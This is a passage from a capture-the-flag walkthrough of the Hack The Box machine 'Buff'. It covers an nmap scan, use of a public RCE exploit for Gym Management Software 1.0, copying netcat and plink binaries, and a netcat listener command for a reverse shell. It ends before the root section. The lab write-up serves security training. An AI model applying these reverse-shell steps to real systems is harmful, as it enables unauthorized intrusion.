



BUFF

Welcome back my fellow hackers so today we are going to do a walk-through of HTB machine Buff It is a quite easy machine and holds 20 points so lets connect youe vpn and lets get started

The IP address of the machine is 10.10.10.198 . first of all ping it and lets start to hack it !!!!



If you see the home page of the machine then its a fitness website i tried to do scan the machine by nmap but i didnt get anything .



```


root@kali: ~
File Actions Edit View Help
root@kali: ~/Downloads root@kali: ~
root@kali:~# nmap -sC -sV -A 10.10.10.198
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-25 13:15 IST
Nmap scan report for buff (10.10.10.198)
Host is up (0.49s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
8080/tcp  open  http      Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
    _http-open-proxy: Potentially OPEN proxy.
    _methods supported: CONNECTION
    _http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
    _http-title: mrb3n's Bro Hut
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2008 (85%)
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   405.30 ms 10.10.16.1
2   579.69 ms buff (10.10.10.198)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.35 seconds
root@kali:~#

```


Now if you go to the About section of the website then you'll find that it is created using Gym management software 1.0



After googling the software version i found a RCE vulnerability in the system. the exploit of the vulnerability is uploaded on exploit-db



I downloaded it and executed it as shown further and i got a reverse shell of the machine .




Now we need to get a command shell of the machine , so in order to get a command line shell we need to upload following exe files

NETCAT : TO GET A REVERSE SHELL


PLINK : TO PORT FORWARD

we can upload them using following commands `cp /usr/share/windows-binaries/nc.exe .` and `cp /usr/share/windows-binaries/plink.exe .`




Now we need to Get a reverse shell by executing the netcat so let's do this !!!!!


1. open netcat listener on your machine and type the following command `nc -lvnp 1337`
2. Now execute the following URL in your browser



PNG



1. BOOM !!! we got the cmd shell access now lets find user flag




And Here we got the User flag in the C:\Users\shaun\Desktop

GETTING ROOT FLAG :

